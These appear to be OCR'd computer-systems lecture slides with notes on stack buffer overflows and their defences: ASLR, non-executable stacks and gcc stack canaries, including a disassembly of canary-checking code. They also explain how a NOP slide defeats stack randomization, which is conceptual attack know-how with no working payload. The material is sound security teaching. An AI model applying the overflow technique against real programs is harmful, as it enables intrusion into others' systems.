
a) **before the call to *gets***
b) **before the call to *puts*, but after *gets* returns**
c) **on return from *main***

Example


Exploit Addr
Exploit
ret
locals
main stack frame
gets and puts stack frames

Defense!

- Don't use gets!
- Make it difficult to craft exploits
- Detect exploits before they can do harm




Supplied by CMU.

Randomized stack offsets are a special case of what’s known as “address-space layout randomization” (ASLR).

Because of them, our exploit of the previous slides won’t work in general, since we assumed the stack always starts at the same location.

Making the stack non-executable also prevents our exploit from working, though it doesn't prevent certain other exploits from working, exploits that don't rely on executing code on the stack.




As mentioned, one way to make such attacks more difficult is to randomize the location of the buffer. Suppose it's not known exactly where the buffer begins, but it is known that it begins somewhere between 7000 and 8000. Thus it's not clear with what value to overwrite the return address of the stack frame being attacked.

NOP Slides

- **NOP (No-Op) instructions do nothing**
  - they just increment %rip to point to the next instruction
  - they are each one-byte long
  - a sequence of n NOPs occupies n bytes
    - » if executed, they effectively add n to %rip
    - » execution "slides" through them

A NOP slide is a sequence of NOP (no-op) instructions. Each such instruction does nothing, but simply causes control to move to the next instruction.



To deal with stack randomization, we might simply pad the beginning of the exploit with a NOP slide. Thus, in our example, let's assume the exploit code requires 1000 bytes, and we have 1000 bytes of uncertainty as to where the stack ends (and the buffer begins). The attacker inputs 2000 bytes: the first 1000 are a NOP slide, the second 1000 are the actual exploit. The return address is overwritten with the highest possible buffer address (8000). If the buffer actually starts at the its lowest possible address (7000), the return address points to the beginning of the actual exploit, which is executed immediately after the return takes place. But if the buffer starts at its highest possible address (8000), the return address points to the beginning of the NOP slide. Thus when the return takes place, control goes to the NOP slide, but soon gets to the exploit code.

Stack Canaries

- Idea
  - place special value (“canary”) on stack just beyond buffer
  - check for corruption before exiting function
- gcc implementation
  - `-fstack-protector`
  - `-fstack-protector-all`

```
unix>./echo-protected
Type a string:1234
1234
```

```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```


Supplied by CMU.

The –fstack-protector flag causes gcc to emit stack-canary code for functions that use buffers larger than 8 bytes. The –fstack-protector-all flag causes gcc to emit stack-canary code for all functions.


Protected Buffer Disassembly

```
0000000000001155 <echo>:
    1155:       55                      push   %rbp
    1156:       48 89 e5                mov    %rsp,%rbp
    1159:       48 83 ec 10             sub    $0x10,%rsp
    115d:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    1164:       00 00
    1166:       48 89 45 f8             mov    %rax,-0x8(%rbp)
    116a:       31 c0                   xor    %eax,%eax
    116c:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1170:       48 89 c7                mov    %rax,%rdi
    1173:       b8 00 00 00 00          mov    $0x0,%eax
    1178:       e8 d3 fe ff ff          callq  1050 <gets@plt>
    117d:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1181:       48 89 c7                mov    %rax,%rdi
    1184:       e8 a7 fe ff ff          callq  1030 <puts@plt>
    1189:       b8 00 00 00 00          mov    $0x0,%eax
    118e:       48 8b 55 f8             mov    -0x8(%rbp),%rdx
    1192:       64 48 33 14 25 28 00    xor    %fs:0x28,%rdx
    1199:       00 00
    119b:       74 05                   je     11a2 <main+0x4d>
    119d:       e8 9e fe ff ff          callq  1040 <__stack_chk_fail@plt>
    11a2:       c9                      leaveq
    11a3:       c3                      retq
```


The operand "%fs:0x28" requires some explanation, as it uses features we haven't previously discussed. *fs* is one of a few "segment registers," which refer to other areas of memory. They are generally not used, being a relic of the early days of the x86 architecture before virtual-memory support was added. You can think of *fs* as pointing to an area where global variables (accessible from anywhere) may be stored and made read-only. It's used here to hold the "canary" value. The area is set up by the operating system when the system is booted; the canary is set to a random value so that attackers cannot predict what it is. It's also in memory that's read-only so that the attacker cannot modify it.


Note that objdump's assembler syntax is slightly different from what we normally use in gcc: there are no "q" or "l" suffices on most of the instructions, but the call instruction, strangely, has a q suffix.

Gcc, when compiling with the `-fstack-protector-all` flag, uses %rbp as a base pointer. The highlighted code puts the "canary" (the value obtained from %fs;0x28) at the (high) end of the buffer. (The code reserves 0x10 bytes for the buffer.) Just before the function returns, it checks to make sure the canary value hasn't been modified. If it has, it calls "__stack_chk_fail", which prints out an error message and terminates the program.



Adapted from a slide supplied by CMU.

Here the canary is put on the stack just above the space allocated for buf.



Adapted from a slide supplied by CMU.

Just before echo returns, a check is made to make certain that canary was not modified.